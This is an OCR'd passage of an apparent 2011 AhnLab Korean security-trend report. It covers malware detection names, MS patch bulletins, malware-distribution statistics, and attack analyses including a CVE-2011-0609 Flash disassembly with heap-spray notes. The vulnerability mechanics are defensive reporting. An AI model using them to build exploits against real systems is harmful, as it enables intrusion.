
이처럼 보안 제품의 설치 여부에 따라 다른 방식으로 정상 윈도 시스템 파일을 패치 하게 된다면 보안 제품의 입장에서는 감염 시스템들의 다양한 환경 변수들을 고려해야 하는 어려운 문제가 발생하게 된다. 이번에 발견된 보안 제품의 설치 여부에 따라 다른 방식으로 감염 원리를 가진 악성코드는 V3 제품군에서 다음과 같이 진단 및 치료할 수 있다.

- Win-Trojan/Patched.CR
- Dropper/Onlinegamehack.80384.D
- Win-Trojan/Onlinegamehack.69632.FI

02. 시큐리티 동향
a. 시큐리티 통계

3월 MS보안 업데이트 현황

마이크로소프트사로부터 발표된 이번 달 보안 업데이트는 총 3건이다.



[그림 2-1] 공격 대상 기준 별 MS 보안 업데이트


이번 달의 모든 취약점은 공격자로 하여금 원격에서 원하는 코드를 실행할 수 있기 때문에 주의가 필요하다. 이러한 취약점들은 신뢰되지 않은 사이트 접속에 유의해야 하며, 백신 설치와 더불어 보안 패치를 반드시 업데이트 해야 안전한 인터넷 환경을 사용할 수 있다.

위험도	취약점	
긴급	MS11-015	Vulnerabilities in Windows Media Could Allow Remote Code Execution
중요	MS11-016	Vulnerability in Microsoft Groove Could Allow Remote Code Execution
중요	MS11-017	Vulnerability in Remote Desktop Client Could Allow Remote Code Execution

[표 2-1] 2011년 3월 주요 MS 보안 업데이트

악성코드 침해 웹 사이트 현황

[그림 2-2]는 악성코드 유포로 탐지된 사이트들에 대한 통계로, 3월의 경우 지난 2월에 비해 약 2배 정도 증가세를 보였다. 그 원인은 다수의 웹하드 사이트에서 악성코드 유포가 확인되었는데 이로 말미암아 악성코드 유포로 탐지된 사이트들이 증가한 것으로 보인다.



[그림 2-2] 2011년 3월 침해 사이트 현황

유포된 악성코드 Top 10

[표 2-2]는 3월 한 달 동안 해킹된 웹 사이트를 통해서 가장 많이 유포된 악성코드 Top 10으로 지난 2월에 이에 3월에도 Win-Trojan/Patched.CR이 1위를 차지했는데 원인은 주말을 기점으로 유포되는 악성코드가 대부분 윈도 정상 파일인 imm32.dll을 패치 하는 방식을 사용하여 악성 DLL을 로딩하도록 되어 있기 때문이다. 악성코드의 동작방식이 바뀌지 않는 한 4월에도 Win-Trojan/Patched.CR이 1위를 할 것으로 예상된다.

순위	진단명	URL
1	Win-Trojan/Patched.CR	44
2	Win-Trojan/Onlinegamehack.132715	28
3	Dropper/killav.77475	28
4	Dropper/Onlinegamehack.261694	27
5	Win-Trojan/Onlinegamehack.103936.AA	27
6	Win-Trojan/Onlinegamehack.108032.M	27
7	Dropper/Onlinegamehack.260757	26
8	Win-Trojan/Onlinegamehack.108544.N	26
9	Win-Trojan/Onlinegamehack.102912.AH	26
10	Win-Trojan/Magania.133209.B	25

[표 2-2] 3월 해킹된 웹 사이트를 통한 악성코드 유포 Top 10

02. 시큐리티 동향
b. 시큐리티 이슈

Adobe Flash Player Memory Corruption (CVE-2011-0609)

이번 취약점은 Adobe Flash Player 10과 authplay.dll 파일을 포함한 Adobe Reader와 Acrobat X 제품에 존재한다. 검증자 (byte code verifier)는 함수 내에서 잘못된 위치로 점프 명령을 실행할 때, 일치하지 않는 스택 상태를 인지하지 못하면서 실패하게 된다. 이 결과로 다음 명령들은 Active Script Stack 상에 잘못된 객체에 쓰이게 되며, 메모리 변조의 원인이 된다.

[그림 2-3] Adobe Flash Player Memory Corruption 취약한 코드

```
01AC0E5F  MOV EAX,DWORD PTR SS:[EBP-50]
01AC0E62  MOV DWORD PTR DS:[EAX+1C],1
01AC0E69  MOV ECX,DWORD PTR SS:[EBP-50]
01AC0E6C  MOV EAX,DWORD PTR DS:[ECX+34]
01AC0E6F  MOV DWORD PTR SS:[EBP-20],EAX
01AC0E72  MOV EAX,DWORD PTR SS:[EBP-20]
01AC0E75  TEST EAX,EAX
01AC0E77  JE SHORT 01AD0EA4
01AC0E79  MOV EDX,DWORD PTR DS:[EAX+8]
01AC0E7C  MOV ECX,DWORD PTR DS:[EDX+70]
01AC0E7F  LEA EDX,DWORD PTR SS:[EBP-70]
01AC0E82  MOV DWORD PTR SS:[EBP-70],EAX
01AC0E85  MOV EAX,DWORD PTR DS:[ECX]
01AC0E87  PUSH EDX
01AC0E88  PUSH 0
01AC0E8A  PUSH ECX
01AC0E8B  CALL EAX
```

; 변조된 메모리로부터 포인터를 읽기 위해 시도

; 힙 스프레이로부터 코드 호출


원격의 공격자는 SWF 파일을 특별하게 만들거나 PDF 파일, Excel 파일 또는 웹 페이지에 Flash object stream을 삽입하여 해석할 수 있게 하고, 일반적인 사용자들이 관심과 호기심을 가질 수 있도록 유도하여 이번 취약점을 이용할 수 있다. Adobe는 이번 취약점을 수정한 Adobe Reader와 Adobe Flash를 배포하였다.

- http://www.adobe.com/support/security/bulletins/apsb11-05.html
- http://www.adobe.com/support/security/bulletins/apsb11-06.html

Fraudulent Digital Certificates Could Allow Spoofing

이번 권고문은 SSL(Secure Sockets Layer) 인증서를 발급하는 한 기업이 해킹을 당해, 발급한 허위 SSL 인증서 9개를 '신뢰되지 않은 게시자'에 추가하는 업데이트 권고이다. SSL 인증서는 신뢰하는 인증기관(CA)을 통해 인증서를 발급받아 암호화로 신뢰성을 알리는 기능을 한다. 따라서 허위로 발급됐다면 공격자는 이를 이용해 허위 콘텐츠, 피싱이나 MITM(man-in-the-middle attack) 공격을 할 수 있다.

[그림 2-4] Internet Explorer의 신뢰 되지 않은 게시자 확인



업데이트 이후 위 그림과 같이 Internet Explorer의 "도구 -> 인터넷 옵션 -> 내용 -> 인증서 -> 신뢰되지 않은 게시자"에서 확인할 수 있다. 해당 보안 문제는 모든 Windows의 Internet Explorer 버전에 영향을 미치므로 반드시 보안 패치를 확인하고 업데이트해야 한다.

03. 웹 보안 동향
a. 웹 보안 통계

웹사이트 보안 요약


안철수연구소의 웹 브라우저 보안 서비스 사이트가드(SiteGuard)를 통해 산출된 2011년 3월 웹사이트 보안 통계 자료를 보면 악성코드를 배포하는 웹 사이트 차단 건수는 99,034건이다. 또한, 악성코드 유형은 759건이며, 악성코드가 발견된 도메인은 789건, 악성코드가 발견된 URL은 4,259건이다. 2011년 3월은 2011년 2월과 비교하여 악성코드 유형은 다소 감소하였으나, 악성코드 발견 건수, 악성코드가 발견된 도메인, 악성코드 발견된 URL은 증가하였다.

구 분	건 수
악성코드 배포 URL 차단 건수	99,034
악성코드 유형	759
악성코드가 발견된 도메인	789
악성코드가 발견된 URL	4,259

[표 3-1] 웹 사이트 보안 요약

월별 악성코드 배포 URL 차단 건수


2011년 3월 악성코드 배포 웹 사이트 URL 접근에 따른 차단 건수는 지난달의 61,817건에 비해 증가한 160% 수준인 99,034건이다.



[그림 3-1] 월별 악성코드 배포 URL 차단 건수

월별 악성코드 유형


2011년 3월 악성코드 유형은 지난달의 774건에 비해 98% 수준인 759건이다.



[그림 3-2] 월별 악성코드 유형

월별 악성코드가 발견된 도메인


2011년 3월 악성코드가 발견된 도메인은 전달의 723건에 비해 증가한 109% 수준인 789건이다.



[그림 3-3] 월별 악성코드가 발견된 도메인

월별 악성코드가 발견된 URL

2011년 3월 악성코드가 발견된 URL은 지난달의 3,367건에 비해 증가한 126% 수준인 4,259건이다.




[그림 3-4] 월별 악성코드가 발견된 URL

악성코드 유형별 배포 수

악성코드 유형별 배포 수는 트로잔 류가 52,493건으로 전체의 53%의 비율을 보이며 1위를 차지하였고, 애드웨어 류가 24,905건으로 전체의 25.1%로 2위를 차지하였다.

구 분	건 수	비율
TROJAN	52,493	53.0 %
ADWARE	24,905	25.1 %
DROPPER	5,620	5.7 %
JOKE	1,094	1.1 %
DOWNLOADER	875	0.9 %
WIN32/VIRUT	783	0.8 %
APPCARE	247	0.2 %
SPYWARE	73	0.1 %
ETC	12,944	13.1 %
Total	99,034	100 %

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수

악성코드 배포 순위

악성코드 배포 순위는[표 3-3]에서 볼 수 있듯이 새로 등장한 Win-Trojan/Agent.2866160l 34,689건으로 1위를 차지했으며, Top10에 7건이 새로 등장하였다.

순위	등락	악성코드명	건수	비율
1	NEW	Win-Trojan/Agent.286616	34,689	45.5 %
2	NEW	Win-Trojan/Downloader.286616	9,041	11.9 %
3	NEW	Win32/Induc	7,864	10.3 %
4	NEW	Win-Adware/ToolBar.Cashon.308224	5,023	6.6 %
5	-3	Win-Adware/Shortcut.InlivePlayerActiveX.234	4,425	5.8 %
6	-3	Win-Adware/Shortcut.Unni82.3739648	4,415	5.8 %
7	NEW	Adware/Win32.ToolBar	3,357	4.4 %
8	-3	Win-Adware/Shortcut.Tickethom.36864	3,312	4.3 %
9	NEW	Dropper/Win32.Pwstealer	2,829	3.7 %
10	NEW	Win-Adware/Shortcut.Bestcode.0002	1,318	1.7 %

[표 3-3] 웹 사이트를 통해 배포된 악성코드 Top10

03. 웹 보안 동향
b. 웹 보안 이슈

2011년 03월 침해 사이트 현황

해킹된 웹 사이트를 통한 악성코드 유포동향에서 3월 한 달 동안 아래와 같은 이슈들이 있었다.


1. 다수의 웹하드 사이트에서 악성코드 유포
2. 다중 취약점을 이용한 악성코드 유포
3. imm32.dll을 패치 하는 악성코드의 변화

1. 다수의 웹하드 사이트에서 악성코드 유포

2011.3.4 DDoS는 일부 웹하드 사이트들에서 배포하는 정상 프로그램이 외부의 공격으로 말미암아서 악성코드로 교체되어 해당 웹하드를 이용하는 사용자에게 배포되면서 발생한 것이다. 이는 2년 전 2009.7.7 DDoS와 비교해 보면 거의 유사하며 인재(관리소홀)가 아니었는가 하는 생각을 해본다. 또한, 주말이면 근본적인 문제를 해결하지 않는 다수의 웹하드 사이트들에서 예상대로 개인정보 유출형 악성코드를 유포하고 있는 것으로 확인된다. 자세한 정보는 아래 주소를 참고하길 바란다.

– 여러분의 웹하드 사이트는 안전한가요?:
http://core.ahnlab.com/262

[그림 3-6] 웹하드 사이트의 악성코드 유포건수




2. 다중 취약점을 이용한 악성코드 유포

최근에 특정 국내 웹 사이트가 해킹되어 특정 온라인 게임 사용자의 계정 정보를 탈취하는 악성코드를 유포하는 사례가 발생했다. 이번 사례에서는 IE & Adobe Flash Player에 존재하는 여러 가지 취약점 등을 사용했고 백신이나 네트워크 장비에서 탐지를 회피하기 위해서 악성 스크립트를 여러 조각으로 구성해 놓았다. 악성코드의 감염 과정은 아래 [그림 3-7]로 설명할 수 있으며 자세한 분석 정보는 아래 주소를 참고하길 바란다.

– 다중 취약점을 이용한 악성코드 유포:
http://core.ahnlab.com/266

[그림 3-7] 다중 취약점을 이용한 악성코드 유포구조




3. imm32.dll을 패치하는 악성코드의 변화

최근에 발견되고 있는 정상 윈도 파일인 imm32.dll을 패치 하여 악성 DLL을 로딩하도록 하는 악성코드의 동작 방식이 기존과 다소 달라져 이에 대해 분석해 본 결과 아래와 같은 차이점이 있었다. 편의상 원형과 변형으로 구분하였다.

[그림 3-8] imm32.dll을 패치 하는 원형의 동작방식

[그림 3-9] imm32.dll을 패치 하는 변형의 동작방식



원형과 변형을 비교해 보면 변형에서는 우선 V3 제품의 설치 여부를 검사하여 그 결과에 따라 2가지의 경우로 동작하게 되어 있다. 변형에 대한 자세한 정보는 아래 주소를 참고하기 바란다.

– imm32.dll을 패치하는 악성코드 조치 가이드 Ver. 2.0:
http://core.ahnlab.com/267

2. 2011년 1 분기 보안 동향

01. 악성코드 동향

a. 악성코드 통계

악성코드 감염보고 1 분기 Top 20

2011년 1분기 악성코드 통계현황은 다음과 같다. 2011년 1분기 악성코드 감염 보고를 살펴보면 TextImage/Autorun이 1위를 차지하고 있으며, Win32/Induc과 JS/Agent가 각각 2위와 3위를 차지 하였다. 신규로 Top 20에 진입한 악성코드는 총 7건이다.

순위	등락	악성코드명	건수	비율
1	—	TextImage/Autorun	3,482,961	29.7 %
2	▲2	Win32/Induc	892,311	7.6 %
3	▼1	JS/Agent	650,149	5.5 %
4	NEW	Win-Trojan/Overtls15.Gen	618,379	5.3 %
5	NEW	Win-Trojan/Patched.CR	581,656	5.0 %
6	NEW	Win-Trojan/Overtls11.Gen	570,302	4.9 %
7	▲2	JS/Exploit	494,847	4.2 %
8	▼5	Win32/Parite	489,322	4.2 %
9	NEW	Win-Trojan/Winsoft.225280	434,106	3.7 %
10	▼3	JS/Cve-2010-0806	414,966	3.5 %
11	▲5	Win32/Palevo1.worm.Gen	412,882	3.5 %
12	▼4	Win32/Conficker.worm.Gen	350,698	3.0 %
13	▼7	Win32/Olala.worm.57344	349,548	3.0 %
14	NEW	Win-Trojan/Winsoft22.Gen	330,274	2.8 %
15	▼1	VBS/Solow.Gen	290,847	2.5 %
16	▼4	JS/Downloader	279,617	2.4 %
17	▼2	VBS/Autorun	277,692	2.4 %
18	NEW	Win-Trojan/Downloader.59904.AK	276,668	2.4 %
19	NEW	JS/Redirect	274,650	2.3 %
20	▼3	Win32/Virut.F	271,712	2.3 %
			11,743,587	100 %

[표 1-1] 악성코드 감염보고 Top 20

악성코드 대표진단명 감염보고 1분기 Top 20


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드별 변종을 종합한 악성코드 대표진단명 감염보고 Top 20이다. 2011년 1분기 사용자 피해를 주도한 악성코드들의 대표진단명을 보면 Win-Trojan/Onlinegamehack이 총 보고 건수 3,861,741건으로 전체의 13.4%로 1위를 차지하였다. 그 뒤를 TextImage/Autorun이 3,483,488건으로 12.1%, Win-Trojan/Downloader가 3,114,607건으로 10.8%를 차지하여 2위와 3위에 올랐다.

순위	등락	악성코드명	건수	비율
1	▲2	Win-Trojan/Onlinegamehack	3,861,741	13.4 %
2	▼1	TextImage/Autorun	3,483,488	12.1 %
3	▲4	Win-Trojan/Downloader	3,114,607	10.8 %
4	▼2	Win-Trojan/Agent	2,952,919	10.2 %
5	▲15	Win-Trojan/Winsoft	2,248,527	7.8 %
6	▲6	Win-Trojan/Adload	2,033,331	7.0 %
7	▼2	Win32/Autorun.worm	1,384,926	4.8 %
8	—	Win32/Conficker	1,223,294	4.2 %
9	NEW	Win-Trojan/Patched	949,612	3.3 %
10	▼1	Win32/Virut	922,565	3.2 %
11	▼1	Win32/Induc	892,847	3.1 %
12	▼1	Win32/Kido	781,424	2.7 %
13	NEW	Win-Adware/KorAdware	718,093	2.5 %
14	▲5	Win-Trojan/Overtls	692,990	2.4 %
15	▼11	JS/Agent	650,149	2.3 %
16	NEW	Win-Trojan/Overtls15	618,379	2.1 %
17	▼4	Win32/Palevo	616,181	2.1 %
18	▼2	VBS/Solow	587,532	2.0 %
19	NEW	Win-Trojan/Overtls11	570,302	2.0 %
20	▼5	Dropper/Malware	564,652	2.0 %
			28,867,559	100 %

[표 1-2] 악성코드 대표진단명 감염보고 Top 20

악성코드 유형별 1분기 감염보고 비율


아래 차트는 2011년 1분기 동안 고객으로부터 감염이 보고된 악성코드 유형별 비율이다. 악성코드 유형별 감염보고건수 비율은 트로잔류가 53.1%로 가장 많은 비율을 차지하고 있으며, 다음으로 웜(WORM)이 12.3%, 스크립트가 8.4%의 비율을 각각 차지하고 있다.



[그림 4-1] 악성코드 유형별 1분기 감염보고 비율

악성코드 월별 감염보고 건수

2011년 1분기의 악성코드 월별 감염보고 건수는 53,944,245건으로 2010년 4분기의 악성코드 월별 감염 보고건수 43,402,989건에 비해 10,541,256건이 증가하였다.



[그림 4-2] 악성코드 월별 감염보고 건수

1분기 신종 악성코드 감염 보고 Top 20


아래 표는 2011년 1분기에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top 200이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Overtls15.Gen	618,379	13.8 %
2	Win-Trojan/Patched.CR	581,656	13 %
3	Win-Trojan/Overtls11.Gen	570,302	12.7 %
4	Win-Trojan/Winsoft.225280	434,106	9.7 %
5	Win-Trojan/Downloader.59904.AK	276,668	6.2 %
6	Win-Trojan/Winsoft17.Gen	208,934	4.7 %
7	Win-Trojan/Overtls.383488	207,312	4.6 %
8	Win-Trojan/Winsoft.408576.B	194,741	4.3 %
9	Win-Trojan/Infostealer.340992	194,441	4.3 %
10	Win-Trojan/Agent.Rbk.102400	159,489	3.6 %
11	Win-Trojan/Adload.77312.LPU	142,391	3.2 %
12	Win-Downloader/InfoTab.40960	127,001	2.8 %
13	Win-Trojan/Downloader.98304.KF	123,390	2.8 %
14	Win-Downloader/Enlog.417280	109,017	2.4 %
15	Win-Trojan/Adload.51200.FH	107,510	2.4 %
16	Win-Trojan/Downloader.1681920	92,825	2.1 %
17	Win-Trojan/Agent.98304.VB	90,165	2 %
18	Win-Trojan/Downloader.94208.HE	87,541	2 %
19	Win-Trojan/Agent.109736.C	79,940	1.8 %
20	Win-Trojan/Winsoft.384000.AS	78,579	1.8 %
		4,484,387	100 %

[표 4-3] 신종 악성코드 감염보고 Top 20

1분기 신종 악성코드 유형별 분포

2011년 1분기의 신종 악성코드 유형별 분포는 트로잔이 85%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 7%, 드롭퍼가 4%비율을 차지하였다.



[그림 4-3] 신종 악성코드 분기 유형별 분포

01. 악성코드 동향
b. 악성코드 이슈

정교한 타깃 공격에 기반을 둔 APT 위협과 관련 보안 사고들

특수 목적으로 정교하게 제작되는 APT 보안 위협들과 관련된 보안 사고가 상반기에만 두 차례나 발생하였다. 2011년 2월에 알려진 나이트 드래곤(Night Dragon) 보안 위협의 목적은 글로벌 에너지 업체들을 대상으로 해당 업체들이 가지고 있는 영업 비밀들을 탈취하는 것이었다. 해당 보안 사고에는 최소 1년 이상 정교하게 제작된 악성코드를 포함한 다양한 보안 위협들이 악용되었다. 3월에 알려진 EMC/RSA 보안 사업 본부에서 발생한 보안 사고는 3가지 공격 기법이 조합된 고도의 APT 보안 위협 형태이다. 먼저 소셜 네트워크 서비스(Social Network Service) 웹 사이트들에서 사전에 RSA 내부 임직원들의 개인 정보를 수집하였다. 그리고 고도의 사회 공학 기법(Social Engineering)이 적용된 타깃 공격(Targeted Attack)을 해당 임직원들에게 수행하였다. 마지막으로 어도비(Adobe) 플래시 플레이어(Flash Player)에 존재하였던 제로 데이(Zero Day) 취약점을 악용하여 내부 RSA 내부 네트워크 침입을 위한 악성코드 감염을 수행하였다는 점이 눈길을 끈다. 이렇게 고도화되고 정교한 APT 보안 위협은 앞으로도 지속적으로 발생할 것으로 예측되으로 어느 때보다도 사회 공학 기법에 대응하기 위한 보안 인식 교육의 중요성이 강조된다.

다양한 언어를 지원하도록 제작되는 악성코드들

